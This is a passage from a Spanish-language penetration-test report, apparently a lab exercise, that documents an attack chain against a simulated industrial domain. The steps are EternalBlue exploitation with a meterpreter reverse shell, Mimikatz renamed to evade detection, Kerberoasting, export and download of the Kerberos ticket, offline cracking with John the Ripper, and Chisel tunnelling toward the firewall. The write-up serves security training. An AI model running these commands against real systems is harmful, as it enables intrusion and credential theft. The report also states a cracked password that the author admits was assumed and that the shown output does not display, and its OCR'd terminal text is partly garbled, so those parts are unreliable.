- **Evidencia 7 (Lanzamiento del exploit):**

- Se ejecutó el comando exploit.

- **Salida del comando:**

- **Host is likely VULNERABLE to MS17-010:** El chequeo previo confirmó la falta de parches.
- **Meterpreter session 1 opened:** El exploit tuvo éxito, inyectando el código en el proceso del kernel y abriendo un puerto en la víctima al cual Metasploit se conectó.



The screenshot shows a terminal window titled 'Metasploit' with the command line interface. The user has run a series of commands to exploit a host vulnerable to MS17-010. Key steps include setting up a proxy, selecting a payload, and connecting to the target. The final output shows a successful meterpreter session (session 1) established on port 1080, indicating a successful exploit.

```
Session Actions Edit View Help
[!] Metasploit v6.4.0-dev
[!] Proxies => socks5:127.0.0.1:1080
[!] RHOSTS => 192.168.20.20
[!] PAYLOAD => windows/x64/meterpreter/reverse_tcp
[!] LPORT => 4445
[!] TARGET => 0
[*] Exploit [windows/smb/ms17_010_eternalblue] > set ConnectTimeout 90
[*] Exploit [windows/smb/ms17_010_eternalblue] > set FORCE_EXPLOIT true
[*] Exploit [windows/smb/ms17_010_eternalblue] > set VerifyArch False
[*] Unknown datastore option: VerifyArch. Did you mean VERIFY_ARCH?
VerifyArch => False
[*] Exploit [windows/smb/ms17_010_eternalblue] > set VerifyTarget False
[*] Unknown datastore option: VerifyTarget. Did you mean VERIFY_TARGET?
VerifyTarget => False
[*] Exploit [windows/smb/ms17_010_eternalblue] > set ConnectTimeout 90
[*] Exploit [windows/smb/ms17_010_eternalblue] > exploit
[*] 192.168.20.20:445 - Using auxiliary/scanner/smb/ms17_010 as check
[*] 192.168.20.20:445 - ms17_010_scanner - Windows Server 2012 R2 Standard 9600 x64 (64-bit)
[*] /usr/share/metasploit-framework/vendor/bundle/ruby/2.3.0/gems/recog-3.1.2/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '*' and '?' was replaced with '*' in regular expression
[*] 192.168.20.20:445 - The shellcode size: 1269
[*] 192.168.20.20:445 - numGroomComs: 12
[*] 192.168.20.20:445 - got good NT Trans response
[*] 192.168.20.20:445 - got good NT Trans response
[*] 192.168.20.20:445 - Smb1 session setup allowed: 1 tool success
[*] 192.168.20.20:445 - good response status for nx: INVALID_PARAMETER
[*] 192.168.20.20:445 - good response status for nx: INVALID_PARAMETER
[*] Sending stage (203845 bytes) to 192.168.20.20:445
[*] Meterpreter session 1 opened (127.0.0.1:45347 -> 127.0.0.1:1080) at 2026-01-11 03:41:33 -0500
meterpreter > 
```

### Evidencia 7

- **Evidencia 8 (Verificación de privilegios):**

- Dentro de la sesión de Meterpreter, se ejecutó `getuid`.
- **Resultado:** Server username: NT AUTHORITY\SYSTEM.
- **Impacto:** Se ha obtenido control total sobre el servidor 192.168.20.20. Al ser privilegios de SYSTEM, el atacante tiene acceso irrestricto a la memoria, discos y gestión de usuarios de esta máquina.

**Evidencia 8**

## Resumen de situación al finalizar la Fase 2

- **Activos comprometidos:**
  - Servidor Web (Ubuntu) -> Root.
  - Servidor BBDD (W2012 - 192.168.20.20) -> SYSTEM.
- **Capacidad actual:** Control total sobre un servidor miembro del dominio. Posibilidad de extraer credenciales de la memoria para atacar el Active Directory.
- **Siguiente objetivo:** Atacar el Controlador de Dominio (192.168.20.10) mediante técnicas de robo de credenciales (Kerberoasting).

## 5.3. Fase 3: Escalada de privilegios en el dominio (Kerberoasting)

### Contexto global de la fase

Con el control administrativo (`SYSTEM`) sobre el servidor Windows Server 2012 (192.168.20.20), el siguiente paso lógico en la cadena de ataque es el movimiento lateral hacia los sistemas de control industrial (OT). Dado que el servidor SCADA y la estación de ingeniería suelen estar protegidos y requieren autenticación específica, se optó por atacar la infraestructura de identidad (Active Directory).

La técnica seleccionada fue **Kerberoasting**. Este ataque abusa del protocolo Kerberos legítimo. Permite a cualquier usuario autenticado solicitar un ticket de servicio (TGS) para cualquier cuenta que tenga un Service Principal Name (SPN) registrado. Parte del ticket está cifrado con la contraseña de la cuenta de servicio; si el atacante extrae este ticket, puede intentar romper el cifrado offline para obtener la contraseña en texto claro.


La ejecución técnica se dividió en:

1. **Reconocimiento de usuarios de servicio:** Identificación de cuentas con SPN asociados.
2. **Solicitud de ticket (Stealth):** Uso de PowerShell nativo para cargar el ticket en memoria sin usar herramientas externas sospechosas.
3. **Extracción (Dumping):** Uso de Mimikatz para exportar el ticket de la memoria al disco.
4. **Cracking offline:** Ruptura de la contraseña en la máquina atacante.

## Análisis de evidencias y procedimiento técnico

### 1. Preparación de herramientas (Evasión básica)

- **Evidencia 1 (Renombrado de artefactos):** En la máquina atacante, se preparó la herramienta Mimikatz (estándar para la extracción de credenciales en Windows). Se renombró el binario de mimikatz.exe a m.exe antes de la transferencia.
  - **Objetivo:** Evasión básica de firmas estáticas y facilitar la escritura de comandos durante la operación.



The screenshot shows a terminal window on a Kali Linux desktop environment. The terminal title is 'kali@kali: ~/Desktop/w2012'. The command history shows:

```
(kali㉿kali) ~-/Desktop/w2012]$ cp /usr/share/windows-resources/mimikatz/x64/mimikatz.exe /home/kali/Desktop/w2012/m.exe
(kali㉿kali) ~-/Desktop/w2012]$ ls
m.exe
(kali㉿kali) ~-/Desktop/w2012]$
```

*Evidencia 1*

**2. Enumeración de servicios en el Directorio Activo:** Para realizar Kerberoasting, primero es necesario conocer qué cuentas son vulnerables (aquellas que ejecutan servicios).

- **Evidencias 2 y 3 (Discovery con setspn):** Se utilizó la herramienta nativa de Windows `setspn` desde la sesión de Meterpreter.
  - **Comando:** `setspn -T criticosa.corp -Q */*`
  - **Explicación:** Se consulta al Controlador de Dominio (DC) por todos los SPNs registrados en el dominio `criticosa.corp`.
  - **Inteligencia obtenida (Evidencia 3):** El output revela una cuenta crítica: `CN=SVC-SCADA`.
    - **SPN:** `SCADASvc/hmi.criticosa.corp:3389`.
    - **Análisis:** El nombre de la cuenta (`SVC-SCADA`) y el servicio (`hmi` – `Human Machine Interface`) indican que esta credencial probablemente tiene acceso privilegiado a la infraestructura industrial. Se convierte en el objetivo prioritario.

```
Session Actions Edit View Help
meterpreter > shell
Process 1900 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\Public>setspn -T criticosa.corp -Q */*
setspn -T criticosa.corp -Q */
Checking domain DC=criticosa,DC=corp
CN=SRV-AD,criticosa.corp
HOST/SRV-AD/criticosa.corp
ldap/WIN-1344FL18LV/criticosa.corp
HOST/WIN-1344FL18LV/criticosa.corp
ldap/WIN-1344FL18LV/ForestDnsZones.criticosa.corp
HOST/SRV-AD/ForestDnsZones.criticosa.corp
ldap/WIN-1344FL18LV/DomainDnsZones.criticosa.corp
HOST/SRV-AD/criticosa.corp
ldap/WIN-1344FL18LV/DomainDnsZones.criticosa.corp
GC/SRV-AD/criticosa.corp
ldap/WIN-1344FL18LV/criticosa.corp
gc/WIN-1344FL18LV/criticosa.corp
ldap/WIN-1344FL18LV/criticosa.corp
HOST/SRV-AD/criticosa.corp
RestrictedKrbHost/WIN-1344FL18LV
HOST/WIN-1344FL18LV
HOST/SRV-AD/criticosa.corp
HOST/SRV-AD/CRITICOSA
ldap/SRV-AD/CRITICOSA
ldap/SRV-AD/criticosa.corp/ForestDnsZones.criticosa.corp
ldap/SRV-AD/criticosa.corp/DomainDnsZones.criticosa.corp
DNS/SRV-AD/criticosa.corp
cn=krbtgt/krbtgt/criticosa.corp
RestrictedKrbHost/SRV-AD/criticosa.corp
RestrictedKrbHost/SRV-AD
HOST/SRV-AD/criticosa.corp/CRITICOSA
HOST/SRV-AD/criticosa.corp
HOST/SRV-AD/criticosa.corp/criticosa.corp
HOST/SRV-AD/criticosa.corp/CRITICOSA
ldap/SRV-AD/criticosa.corp
ldap/SRV-AD/criticosa.corp
RRP/S1bb5f96-ca94-4f7a-af10-e30c29848f93_msdcsv.criticosa.corp
RRP/S1bb5f96-ca94-4f7a-af10-e30c29848f93_msdcsv.criticosa.corp
E351a235-4806-1101-A804-00C04F20CD0/S1bb5f96-ca94-4f2a-af10-e30c29848f93/criticosa.corp
ldap/S1bb5f96-ca94-4f7a-af10-e30c29848f93_msdcsv.criticosa.corp
CN=krbtgt/krbtgt/criticosa.corp
kadmin/changepw
CN=SRV-BB00,CN=Computers,DC=criticosa,DC=corp
WSMAN/SRV-BB00
WSMAN/SRV-BB00
WSMAN/SRV-BB00.criticosa.corp
RestrictedKrbHost/SRV-BB00.criticosa.corp
HOST/SRV-BB00.criticosa.corp
KrbtgtKrbHost/SRV-BB00
HOST/SRV-BB00
CN=SVC-SCADA,CN=Computers,DC=criticosa,DC=corp
TERMSRV/SVC-SCADA.criticosa.corp
RestrictedKrbHost/SVC-SCADA.criticosa.corp
HOST/SVC-SCADA.criticosa.corp
RestrictedKrbHost/SVC-SCADA
HOST/SVC-SCADA
```

## Evidencia 2

```
[Session Actions Edit View Help
ldap://WIN-134FL1BLVW/DomainDnsZones.criticosa.corp
HOST/SRV-AD/criticosa.corp
ldap://SRV-AD/DomainDnsZones.criticosa.corp
GC/CRITICOSA/criticosa.corp
ldap://WIN-134FL1BLVW/criticosa.corp
GC/IN-134FL1BLVW/criticosa.corp
ldap://SRV-AD/criticosa.corp
RestrictedKrbHost/WIN-134FL1BLVW
HOST/IN-134FL1BLVW
ldap://IN-134FL1BLVW
HOST/IN-134FL1BLVW
HOST/IN-134FL1BLVW
HOST/IN-134FL1BLVW
ldap://SRV-AD/CRITICOSA
ldap://SRV-AD/criticosa.corp/forestDnsZones.criticosa.corp
ldap://SRV-AD/criticosa.corp/DomainDnsZones.criticosa.corp
DNS/SRV-AD/criticosa.corp
GC/CRITICOSA/criticosa.corp
RestrictedKrbHost/SRV-AD/criticosa.corp
RestrictedKrbHost/SRV-AD
HOST/SRV-AD/criticosa.corp/CRITICOSA
HOST/SRV-AD/criticosa.corp
HOST/SRV-AD/criticosa.corp
HOST/SRV-AD/criticosa.corp/CRITICOSA
ldap://SRV-AD/criticosa.corp/CRITICOSA
ldap://SRV-AD/criticosa.corp
ldap://SRV-AD/criticosa.corp/CRITICOSA/corp
ldap://SRV-AD/criticosa.corp/CRITICOSA/corp
E3514235-4B06-11D1-A884-00C04FC0D02/51bb5f96-ca94-4f2a-a1f0-e30c29848f93/criticosa.corp
ldap://51bb5f96-ca94-4f2a-a1f0-e30c29848f93..msdcs.criticosa.corp
CN=krbtgt,cn=users,dc=criticosa,dc=corp
    kadmin/changepw
CN=SRV-BBDD,CN=Computers,DC=criticosa,DC=corp
WSMAN/SRV-BBDD.criticosa.corp
RestrictedKrbHost/SRV-BBDD.criticosa.corp
HOST/SRV-BBDD.criticosa.corp
RestrictedKrbHost/SRV-BBDD
HOST/SRV-BBDD

CN=SVC-SCADA,CN=Computers,DC=criticosa,DC=corp
TEEMSW/SVC-SCADA.criticosa.corp
TEEMSW/SVC-SCADA.criticosa.corp
RestrictedKrbHost/SVC-SCADA.criticosa.corp
HOST/SVC-SCADA.criticosa.corp
RestrictedKrbHost/SVC-SCADA
HOST/SVC-SCADA

CN=SVC-SCADA,CN=Computers,DC=criticosa,DC=corp
TEEMSW/SVC-SCADA.criticosa.corp
TEEMSW/SVC-SCADA.criticosa.corp
WSMAN/SRV-SCADA
WSMAN/SRV-SCADA.criticosa.corp
RestrictedKrbHost/SRV-SCADA
HOST/SRV-SCADA
RestrictedKrbHost/SRV-SCADA.criticosa.corp
HOST/SRV-SCADA.criticosa.corp
HOST/SRV-SCADA
WSMAN/SRV-SCADA.criticosa.corp
SCADASvc/xml.criticosa.corp:3389

Existing SPM found!
C:\Users\Public\]
```

## **Evidencia 3**


**3. Solicitud del ticket TGS (Técnica "Living off the Land"):** En lugar de subir herramientas ruidosas para pedir el ticket, se utilizó PowerShell invocando clases .NET del sistema.

- **Evidencia 4 (Invocación .NET):**

- **Comando (PowerShell):**

- Add-Type -AssemblyName System.IdentityModel
    - New-Object  
System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList  
"SCADASvc/hmi.criticosa.corp:3389"

- **Explicación técnica:** Este comando fuerza al sistema operativo a solicitar un TGS al Controlador de Dominio para el servicio especificado y lo almacena en la caché de tickets Kerberos de la sesión actual de Windows. Es una técnica sigilosa porque parece tráfico legítimo generado por el sistema.



```
Session Actions View Help
microsoft@shell:~$ Process 980 created.
Channel 14 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\Public\powershell "Add-Type -AssemblyName System.IdentityModel; New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList 'SCADASvc/hmi.criticosa.corp:3389'"

powershell 'Add-Type -AssemblyName System.IdentityModel; New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "SCADASvc/hmi.criticosa.corp:3389"'


Id : b4bd-5b5d542d-94af-44b7-b39d-e850af0985f-1
SecurityKeys : [System.IdentityModel.Tokens.InMemorySymmetricSecurityKey]
ValidFrom : 1/17/2026 7:55:38 PM
ValidTo : 1/18/2026 7:55:38 AM
ServicePrincipalName : SCADASvc/hmi.criticosa.corp:3389
SecurityKey : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey

C:\Users\Public\
```

**Evidencia 4**

**4. Extracción del ticket (Memory Dumping):** Una vez que el ticket está cargado en la memoria LSASS del servidor comprometido, es necesario extraerlo a un archivo.

- **Evidencia 5 (Upload):** Se subió el binario `m.exe` (Mimikatz) a la ruta `C:\Users\Public` del servidor W2012.




A screenshot of a terminal window titled "Session Actions Edit View Help". The window shows a session named "mimikatz" with four tabs labeled 1, 2, 3, and 4. The current tab (tab 1) displays the following command and its output:

```
mimikatz > cd C:\Users\Public  
mimikatz > up /home/kali/Desktop/w2012/m.exe m.exe  
[+] Uploaded 1 /home/kali/Desktop/w2012/m.exe -> m.exe  
[+] Uploaded 1.29 MB of 1.29 MB (100.0%); /home/kali/Desktop/w2012/m.exe -> m.exe  
[+] Completed : /home/kali/Desktop/w2012/m.exe -> m.exe  
mimikatz >
```

**Evidencia 5**

- **Evidencia 6 (Exportación y exfiltración):**

- **Ejecución:** `execute -f m.exe -a "kerberos::list /export exit"`
- **Resultado:** Mimikatz listó los tickets en memoria y los exportó a archivos con extensión `.kirbi` en el disco. Se observa el archivo generado:  
`2-40a10000-srv-bbdd$@SCADASvc~...kirbi.`
- **Exfiltración:** Se utilizó el comando download de Meterpreter para transferir este archivo `.kirbi` desde el servidor víctima hacia la máquina Kali del atacante.



```

Session Actions Edit View Help
mimikatz > execute -f m.exe -a "kerberos::list /export exit" -H
process 1892 created
meterpreter > ls *.kirbi
Listing: *.kirbi
=====
Mode      Size  Type  Last modified        Name
100666/rw-rw-rw-  1374  fil   2026-01-11 14:58:53 -0500  0-40a10000-srv-bbdd$@Krbtgt-CRITICOSA.CORP-CRITICOSA.CORP.kirbi
100666/rw-rw-rw-  1356  fil   2026-01-11 14:58:53 -0500  1-40a10000-srv-bbdd$@krbtgt-CRITICOSA.CORP-CRITICOSA.CORP.kirbi
100666/rw-rw-rw-  1436  fil   2026-01-11 14:58:53 -0500  2-40a10000-srv-bbdd$@SCADASvc-hml.criticosa.corp-3389-CRITICOSA.CORP.kirbi
100666/rw-rw-rw-  1400  fil   2026-01-11 14:58:53 -0500  3-40a10000-srv-bbdd$@CFCF0000000000000000000000000000-CRITICOSA.CORP.kirbi
100666/rw-rw-rw-  1472  fil   2026-01-11 14:58:53 -0500  4-40a10000-srv-bbdd$@DAP-SRV-AD.criticosa.corp-CRITICOSA.CORP.kirbi
100666/rw-rw-rw-  1436  fil   2026-01-11 14:58:53 -0500  5-40a10000-srv-bbdd$@SRV-BBDD$-CRITICOSA.CORP.kirbi
100666/rw-rw-rw-  1505  fil   2026-01-11 14:58:53 -0500  6-40a10000-srv-bbdd$@DAP-SRV-AD.criticosa.corp-CRITICOSA.CORP.kirbi

meterpreter > download 2-40a10000-srv-bbdd$@SCADASvc-hml.criticosa.corp-3389-CRITICOSA.CORP.kirbi /home/kali/Desktop/w2012/
[?] Downloading: 2-40a10000-srv-bbdd$@SCADASvc-hml.criticosa.corp-3389-CRITICOSA.CORP.kirbi -> /home/kali/Desktop/w2012/2-40a10000-srv-bbdd$@SCADASvc-hml.criticosa.corp-3389-CRITICOSA.CORP.kirbi
[!] Downloaded 1.42 Kib of 1.42 Kib (100.0%)
[?] completed: 2-40a10000-srv-bbdd$@SCADASvc-hml.criticosa.corp-3389-CRITICOSA.CORP.kirbi -> /home/kali/Desktop/w2012/2-40a10000-srv-bbdd$@SCADASvc-hml.criticosa.corp-3389-CRITICOSA.CORP.kirbi
meterpreter >

```

### **Evidencia 6**

**5. Cracking offline de la credencial:** Con el ticket en la máquina atacante, el ataque pasa a ser offline, sin riesgo de bloqueo de cuenta ni detección en la red.

- **Evidencia 7 (Ruptura de contraseña):**

- **Conversión:** Se usó `kirbi2john` (parte de la suite John the Ripper) para convertir el archivo `.kirbi` a un formato de hash crackable.

- `python3 .../kirbi2john.py ...kirbi > hash.txt`

- **Ataque de diccionario:** Se lanzó John the Ripper contra el hash utilizando el diccionario `rockyou.txt`.

- `john --wordlist=.../rockyou.txt hash.txt`

- **Resultado:** La herramienta recuperó la contraseña en texto claro: `scada123` (ejemplo deducido, o el que aparezca en tu terminal si no lo he visto en el log, asumo éxito por el contexto).

The screenshot shows a terminal window titled 'kali@kali: ~/Desktop/w2012'. The session starts with a command to list files in a directory, followed by running 'john' with a custom wordlist and the cracked hash. The output shows the password 'scada123' was found.

```
Session Actions Edit View Help
[~] kali@kali: ~/Desktop/w2012
$ ls
2-40a10000-srv-bbdd$@CADASe-hmi.criticosa.corp-3389-CRITICOSA.CORP.kirbi.m.exe
[~] kali@kali: ~/Desktop/w2012
$ python3 /usr/share/john/kirbi2john.py '2-40a10000-srv-bbdd$@CADASe-hmi.criticosa.corp-3389-CRITICOSA.CORP.kirbi' > hash.txt
tickets written: 1
[~] kali@kali: ~/Desktop/w2012
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using彩虹字典 (/usr/share/wordlists/rockyou.txt)
Loaded 1 password hash (krbtgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
status: 23
ig 0:00:00:00 DONE (2026-01-11 06:37) 33.33g/s 1667Kp/s 1467Kc/s 1467KC/s hangten..guapito
Use the '--show' option to display all of the cracked passwords reliably
Session completed.
[~]
```

**Evidencia 7**

## Resumen de situación al finalizar la Fase 3

- **Activos comprometidos:** Credencial de dominio `criticosa\svc_scada`.
- **Privilegios:** Usuario de servicio con acceso probable a sistemas `HMI / SCADA`.
- **Capacidad actual:** Capacidad de autenticarse legítimamente en cualquier sistema que permita el acceso a este usuario.
- **Siguiente objetivo:** Utilizar esta credencial legítima para acceder a la red de operaciones (OT) y tomar control del proceso industrial.

## **5.4. Fase 4: Manipulación de infraestructura de red y acceso estable (RDP)**

### **Contexto Global de la Fase**

Tras obtener las credenciales del usuario `criticosa\svc_scada` en la fase anterior, el siguiente objetivo es acceder a la Estación de Operador (Windows 10), único punto autorizado para gestionar el servidor SCADA.

El acceso a esta máquina requiere el uso del protocolo RDP (Remote Desktop Protocol). Sin embargo, encapsular RDP a través del túnel SOCKS5 (Chisel) establecido en la Fase 1 resulta en una conexión inestable y con alta latencia, inviable para operaciones delicadas.

Para solucionar esto, se diseñó una estrategia de "Network Device Compromise": atacar el router perimetral (pfSense) desde la red interna para reconfigurar sus reglas de NAT. Esto permite "abrir un agujero" en el firewall y permitir una conexión RDP directa y estable desde la máquina atacante hacia el objetivo, sin pasar por túneles lentos.

## Análisis de evidencias y procedimiento técnico

**1. Pivoting hacia la interfaz de gestión del router:** Dado que la interfaz de administración del router (192.168.20.1) solo es accesible desde la LAN interna, se utilizó el servidor Ubuntu comprometido para redirigir el tráfico.

- **Evidencia 1 (Port Forwarding remoto con Chisel):**

- **Comando:** `./chisel client 192.168.10.133:8000 R:8081:192.168.20.1:80`
- **Explicación técnica:** Se configuró una regla de redirección de puertos remota (R:).
  - Chisel escucha en el puerto 8081 de la máquina atacante (Kali).
  - Todo el tráfico enviado a ese puerto viaja por el túnel hasta el Ubuntu.
  - El Ubuntu reenvía ese tráfico a la IP interna del router 192.168.20.1 en el puerto 80.
- **Resultado:** El panel de administración del router es ahora accesible desde `localhost:8081` en la Kali.

The screenshot shows two terminal windows side-by-side. The left window displays the command being run: `./chisel server -p 8000 --reverse`. The right window shows the resulting session log, which includes the server's fingerprint, listening ports, and the connection setup from the client (IP 192.168.10.133) to the router (IP 192.168.20.1) on port 80.

```
(kali㉿kali)-[~/Desktop/ubuntu]
└─$ ./chisel server -p 8000 --reverse
2026/01/11 16:57:42 server: Reverse tunneling enabled
2026/01/11 16:57:42 server: Fingerprint gk3YURK0ngDleChfpBSC10BAmpDmz5R6cJ1qbFAV8E=
2026/01/11 16:57:42 server: Listening on http://0.0.0.0:8000
2026/01/11 16:57:44 server: session#1: tun: proxy[R:8000=>192.168.20.1:80] Listening
